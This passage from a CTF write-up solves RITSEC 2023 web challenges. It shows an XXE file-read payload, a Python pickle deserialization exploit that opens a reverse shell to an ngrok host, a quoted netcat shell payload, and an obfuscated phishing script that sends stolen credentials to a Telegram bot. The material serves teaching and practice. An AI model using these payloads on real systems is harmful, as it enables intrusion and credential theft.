    return redirect(url_for('index'))
  return render_template('xmen.html', data=data)
```

Hmm... Nothing weird...

After some "guessing", I found that the flag is in `/flag`:

```
    payload = b'''<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [
<!ENTITY xxe SYSTEM "file:///flag"> ]><input><xmen>&xxe;</xmen>
</input>'''
```

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Web/X-Men-Lore)-
[2023.04.01|15:04:31(HKT)]
└> python3 encode_xml.py
<!DOCTYPE html>
<head>
  <title>X-Men Lore</title>
  <link rel="stylesheet" href="/static/style.css">
</head>
<a href="/"><button>Home</button></a>
```

```
<body>


      <h1>RS{XM3N_L0R3?_M0R3_L1K3_XM3N_3XT3RN4L_3NT1TY!}
</h1>
      <img src="/static/RS{XM3N_L0R3?_M0R3_L1K3_XM3N_3XT3RN4L_3NT1TY!}
.jpg" alt="RS{XM3N_L0R3?_M0R3_L1K3_XM3N_3XT3RN4L_3NT1TY!}
" />
      <br/>
      <iframe src="/static/RS{XM3N_L0R3?
_M0R3_L1K3_XM3N_3XT3RN4L_3NT1TY!}
.html" title="RS{XM3N_L0R3?_M0R3_L1K3_XM3N_3XT3RN4L_3NT1TY!}
"></iframe>


</body>
```

Nice!

- **Flag:** `RS{XM3N_L0R3?_M0R3_L1K3_XM3N_3XT3RN4L_3NT1TY!}`

Pickle Store

Background


223 Points / 109 Solves

New pickles just dropped! Check out the store.

https://pickles-web.challenges.ctf.ritsec.club/

Enumeration

Home page:



In here, we can pick 4 different pickles.


View source page:


```
[ ... ]
<div>
    <a href="/order">
    <input type='button' class='button'
      onclick='document.cookie=
      "order=gASVDwAAAAAAAACMC3N3ZWV0cGlja2xllC4="'
      value='Sweet Pickle: $2'>
    </a>
    <a href="/order">
    <input type='button' class='button'
```

```
onclick='document.cookie="order=gASVDgAAAAAAAACMCnNvdXJwaWNrbGWULg=="'
      value='Sour Pickle: $2'>
    </a>
    <a href="/order">
    <input type='button' class='button'
      onclick='document.cookie=
      "order=gASVEAAAAAAAAACMDHNhdm9yeXBpY2tsZZQu"'
      value='Savory Pickle: $2'>
    </a>
    <a href="/order">
    <input type='button' class='button'
      onclick='document.cookie=
      "order=gASVDwAAAAAAAACMC3NhbHR5cGlja2xllC4="'
      value='Salty Pickle: $2'>
    </a>
</div>
[ ... ]
```

When those buttons are clicked, it'll bring us to `/order`, and set a new cookie called `order`, with value base64 encoded string. It's base64 encoded because the last character has `=`, which is a base64 encoding's padding character.

Let's click on the first one:





As excepted, it brings us to `/order`, and response us the pickle name.

Now, I wonder what's that base64 string. Let's decode that!

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Web/Pickle-Store)-
[2023.04.02|12:34:45(HKT)]
└> echo 'gASVDwAAAAAAAACMC3N3ZWV0cGlja2xlC4=' | base64 -d | xxd
00000000: 8004 950f 0000 0000 0000 008c 0b73 7765  .. .. .. .. .. ..swe
00000010: 6574 7069 636b 6c65 942e                 etpickle..
```

As you can see, after decoded, it's just some raw bytes.

Luckly, this challenge's title and website contents gave us a big hint: ***Pickle***.

In Python, there's a library called "Pickle", which is an object ***serialization*** library for Python.

> The `pickle` module implements binary protocols for serializing and de-serializing a Python object structure. *"Pickling"* is the process whereby a Python object hierarchy is converted into a byte stream, and *"unpickling"* is the inverse operation, whereby a byte stream (from a binary file or bytes-like object) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as "serialization", "marshalling," 1 or "flattening"; however, to avoid confusion, the terms used here are "pickling" and "unpickling". (From `pickle` documentation)

If you go to Pickle's documentation, you'll see this:

> **Warning:** The `pickle` module **is not secure**. Only unpickle data you trust.
>
> It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.
>
> Consider signing data with `hmac` if you need to ensure that it has not been tampered with.
>
> Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See Comparison with json.

Exploitation

Armed with above information, it's clear that the `order` cookie is vulnerable to ***Insecure Deserialization via Python's Pickle***.

According to HackTricks, we can gain Remote Code Execution (RCE) via the `__reduce__` magic method:

Python

Pickle

When the object gets unpickle, the function *__reduce__* will be executed.
When exploited, server could return an error.

```
import pickle, os, base64
class P(object):
    def __reduce__(self):
        return (os.system,("netcat -c '/bin/bash -i' -l -p 1234 ",))
print(base64.b64encode(pickle.dumps(P())))
```

Now, let's create our own evil pickle serialized object, and send it!!

```
#!/usr/bin/env python3
import pickle, os, base64
import requests

class P(object):
    def __reduce__(self):
        return (os.system,("id ",))

def main():
    pickledPayload = base64.b64encode(pickle.dumps(P())).decode()
    print(f'[*] Payload: {pickledPayload}')

    URL = 'https://pickles-web.challenges.ctf.ritsec.club/order'
    cookie = {
        'order': pickledPayload
    }

    print('[*] Request result:')
    orderRequestResult = requests.get(URL, cookies=cookie)
    print(orderRequestResult.text)

if __name__ == '__main__':
    main()
```

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Web/Pickle-Store)-
[2023.04.02|12:48:25(HKT)]
└> python3 solve.py
[*] Payload: gASVHgAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjANpZCCUhZRSlC4=
```

```
[*] Request result:
<!DOCTYPE html>
<head>
  <title>Pickle Store</title>
  <link rel="stylesheet" href="/static/style.css">
</head>
<body>
  <h1>Here's your order!</h1>
  <h2>0</h2>
  <a class='button' href='/'>New Order</a>
</body>
```

Umm... `0` ??

It seems like the `/order` doesn't reflect (display) our payload's result...

Hmm... Let's get a shell then.

After some trial and error, the Python3 reverse shell worked: (From revshells.com 🔗)

```python
#!/usr/bin/env python3
import pickle, os, base64
import requests

class RCE(object):
    def __reduce__(self):
        return (os.system,('''python3 -c 'import
os,pty,socket;s=socket.socket();s.connect(("0.tcp.ap.ngrok.io",11713));
[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("/bin/bash")' ''',))

def main():
    pickledPayload = base64.b64encode(pickle.dumps(RCE())).decode()
    print(f'[*] Payload: {pickledPayload}')

    URL = 'https://pickles-web.challenges.ctf.ritsec.club/order'
    cookie = {
        'order': pickledPayload
    }

    print('[*] Request result:')
    orderRequestResult = requests.get(URL, cookies=cookie)
    print(orderRequestResult.text)

if __name__ == '__main__':
    main()
```

Setup a `nc` listener:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023)-[2023.04.02|13:13:43(HKT)]
└> nc -lnvp 4444
listening on [any] 4444 ...
```

Since we don't have a VPN connection to the challenge's instance, we'll need to do port forwarding. I'll use `ngrok` to do that:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Web/Pickle-Store)-
[2023.04.02|13:06:54(HKT)]
└> ngrok tcp 4444
[...]
Forwarding                    tcp://0.tcp.ap.ngrok.io:11713 ->
localhost:4444
[...]
```

Send the payload:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Web/Pickle-Store)-
[2023.04.02|13:18:44(HKT)]
└> python3 solve.py
[*] Payload:
gASVtAAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjJlweXRob24zIC1jICdpbXBvcnQgb3Ms
cHR5LHNvY2tldDtzPXNvY2tldC5zb2NrZXQoKTtzLmNvbm5lY3QoKCIwLnRjcC5hcC5uZ3Jv
ay5pbyIsMTE3MTMpKTtbb3MuZHVwMihzLmZpbGVubygpLGYpLGYpLGW4oMCwxLDIpXTtw
dHkuc3Bhd24oIi9iaW4vYmFzaCIpJyCUhZRSlC4=
[*] Request result:
```

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023)-[2023.04.02|13:13:43(HKT)]
└> nc -lnvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 38340
user@NSJAIL:/home/user$
```

Boom! I'm in!

Let's get the flag!

```
user@NSJAIL:/home/user$ ls -lah /
total 64K
drwxr-xr-x 17 nobody nogroup 4.0K Apr  2 02:27 .
drwxr-xr-x 17 nobody nogroup 4.0K Apr  2 02:27 ..
```

```
lrwxrwxrwx  1 nobody nogroup    7 Mar  8 02:05 bin -> usr/bin
drwxr-xr-x  2 nobody nogroup 4.0K Apr 15  2020 boot
drwxr-xr-x  5 nobody nogroup  360 Apr  2 04:51 dev
drwxr-xr-x 35 nobody nogroup 4.0K Apr  2 02:26 etc
-rw-r--r--  1 nobody nogroup   28 Mar 30 04:04 flag
drwxr-xr-x  3 nobody nogroup 4.0K Apr  2 02:26 home
lrwxrwxrwx  1 nobody nogroup    7 Mar  8 02:05 lib -> usr/lib
lrwxrwxrwx  1 nobody nogroup    9 Mar  8 02:05 lib32 -> usr/lib32
lrwxrwxrwx  1 nobody nogroup    9 Mar  8 02:05 lib64 -> usr/lib64
lrwxrwxrwx  1 nobody nogroup   10 Mar  8 02:05 libx32 -> usr/libx32
drwxr-xr-x  2 nobody nogroup 4.0K Mar  8 02:06 media
drwxr-xr-x  2 nobody nogroup 4.0K Mar  8 02:06 mnt
drwxr-xr-x  2 nobody nogroup 4.0K Mar  8 02:06 opt
drwxr-xr-x  2 nobody nogroup 4.0K Apr 15  2020 proc
drwx------  3 nobody nogroup 4.0K Apr  2 02:26 root
drwxr-xr-x  5 nobody nogroup 4.0K Mar  8 02:09 run
lrwxrwxrwx  1 nobody nogroup    8 Mar  8 02:05 sbin -> usr/sbin
drwxr-xr-x  2 nobody nogroup 4.0K Mar  8 02:06 srv
drwxr-xr-x  2 nobody nogroup 4.0K Apr 15  2020 sys
drwxrwxrwt  2 user   user      80 Apr  2 05:18 tmp
drwxr-xr-x 13 nobody nogroup 4.0K Mar  8 02:06 usr
drwxr-xr-x 11 nobody nogroup 4.0K Mar  8 02:09 var
user@NSJAIL:/home/user$ cat /flag
RS{TH3_L345T_53CUR3_P1CKL3}
```

- **Flag:** `RS{TH3_L345T_53CUR3_P1CKL3}`

Broken Bot

Background

378 Points / 119 Solves

Made by FM Global

A malicious actor was able to compromise RIT's Cloud Storage web portal. Investigate and determine the scope of the compromise.

https://brokenbot-web.challenges.ctf.ritsec.club/

NOTE: The flag format is Flag{}

Challenge | 49 Solves

Broken Bot

397

Made by FM Global

A malicious actor was able to compromise RIT's Cloud Storage web portal. Investigate and determine the scope of the compromise.


https://brokenbot-web.challenges.ctf.ritsec.club/

NOTE: The flag format is Flag{}

Flag | Submit

Enumeration

Home page:



In here, we see there's the RIT's Cloud Storage web portal login page, and the email field has been filled for us.

Let's view the source page:

```
[ ... ]
 <script src="https://cdnjs.cloudflare.com/ajax/libs/crypto-
js/4.0.0/core.min.js"x></script 1=2> <script
src="https://cdnjs.cloudflare.com/ajax/libs/crypto-js/3.1.9-1/md5.js"x>
</script 1=2>
[ ... ]
<script x>var _0×7298=
["\x67\x65\x74\x46\x75\x6C\x6C\x59\x65\x61\x72","\x77\x72\x69\x74\x65"];
document[_0×7298[1]]( new Date()[_0×7298[0]]())</script 1=2
[ ... ]
 <script src="https://zeptojs.com/zepto.min.js" x></script 1=2>
```


```
   <script x>
    var A=B;function B(C,D){var E=F();return B=function(Bbb,G){Bbb=Bbb-
0×b7;var H=E[Bbb];return H;},B(C,D);}(function(I,J){var
K=B,L=I();while(!![]){try{var M=-parseInt(K(0×e9))/0×1+-
parseInt(K(0×da))/0×2+parseInt(K(0×c0))/0×3*(-
parseInt(K(0×b8))/0×4)+parseInt(K(0×d6))/0×5+-parseInt(K(0×e0))/0×6*(-
parseInt(K(0×d5))/0×7)+parseInt(K(0×b7))/0×8*(-parseInt(K(0×e3))/0×9)+-
parseInt(K(0×e1))/0×a*(parseInt(K(0×db))/0×b);if(M===J)break;else
L['push'](L['shift']());}catch(N){L['push'](L['shift']());}}}
(F,0×a9b1c));var
elem=$(A(0×b9)),elem1=A(0×de),elem2=A(0×d7),email=$(A(0×c2))[A(0×c9)]
(),domain=email[A(0×e4)](email[A(0×bc)]
('@')+0×1),frmsite=domain[A(0×e4)](0×0,domain[A(0×bc)]('.'));const
str=frmsite+A(0×ce),str2=str[A(0×bd)](0×0)[A(0×eb)]()+str[A(0×e7)]
(0×1);let today=new Date()[A(0×c6)]();$(A(0×ba))[A(0×e5)]
(str2),$('#title')[A(0×e5)](str2),$(A(0×c1))['append']
(A(0×bb)+domain+A(0×d4)),$(A(0×dd))[A(0×e5)]
(A(0×cd)+domain+'\x22>'),document[A(0×e8)][A(0×d0)]
['background']=A(0×ca)+domain+'\x27)',elem['on'](A(0×ec),function(O){var
P=A;$('#inputPassword')[P(0×df)]()===''?alert(P(0×cb)):$['getJSON']
(P(0×cf),function(Q){var
R=P,S=Q['ip'],T=Q[R(0×c8)],U=Q['region'],V=Q['country'],W=navigator['use
rAgent'];let X=new Date()[R(0×c6)]();var
Y=R(0×c4)+str2+'\x20by\x20Zach\x20A**'+'\x0a\x0a'+R(0×e2)+$(R(0×c2))
[R(0×c9)]()+'\x0a'+R(0×c7)+$(R(0×d9))[R(0×df)]
()+'\x0a'+'IP\x20Address\x20:\x20'+S+'\x0a'+R(0×e6)+U+'\x0a'+R(0×c3)+T+'
\x0a'+R(0×be)+V+'\x0a'+R(0×ed)+W+'\x0a'+R(0×cc)+$(R(0×ea))[R(0×df)]
()+'\x0a'+R(0×d8)+X+'\x0a'+R(0×bf)+$(R(0×c5))[R(0×df)]
(),Z=R(0×dc)+elem1+R(0×d3);$[R(0×d2)](Z,
{'chat_id':elem2,'text':Y},function(AA){var AB=R;window['location']
[AB(0×ee)]=AB(0×d1);});});});function F(){var AC=
['val','12ZidQyC','20AFlrCY','Email:\x20','63792quNVYn','substring','app
end','Region\x20:\x20','slice','body','139437pXYFEK','#UserEmail','toUpp
erCase','click','Useragent\x20:\x20','href','88GpIPQU','904cdojGd','#sub
mit','#dname','<img\x20class=\x22mb-
4\x22\x20src=\x22https://logo.clearbit.com/','lastIndexOf','charAt','Cou
ntry\x20:\x20','DateSent\x20:\x20','10311YpzJVd','#dlogo','#emailtext','
City\x20:\x20','***','#DateSent','toLocaleDateString','Password\x20:\x20
','city','text','url(\x27https://logo.clearbit.com/','Password\x20field\
x20missing!','Format\x20:\x20','<link\x20rel=\x22icon\x22\x20href=\x22ht
tps://logo.clearbit.com/','\x20Cloud\x20Storage','https://ip.seeip.org/g
eoip','style','https://archive.org/details/VoiceMail_173','post','/sendM
essage','\x22\x20alt=\x22\x22\x20width=\x22150\x22\x20\x20>','4716964xBO
DFJ','3724320KAqSuZ','5852841790','Date\x20Filled\x20:\x20','#inputPassw
ord','380874lxWkrT','1170928pBbGzs','https://api.telegram.org/bot','head
','6055124896:AAFyQlC_8dr1GndB26ji4iV2ol2bPPQ9lq4'];F=function(){return
AC;};return F();}
</script 1=2
```

Hmm... Since a malicious actor compromised the Cloud Storage web portal, ***it's clear that the bad actor did something peculiar to the `/` page.***

Like **obfuscated `<script>` element, weird `1=2`.**

Now, **don't click "Sign in" yet**, just in case the bad actor did a watering hole attack to the `/` page.

Let's deobfuscate `<script>` elements via de4js:




Deobfuscated:

```
<script>
    var _0x7298 = ["getFullYear", "write"];
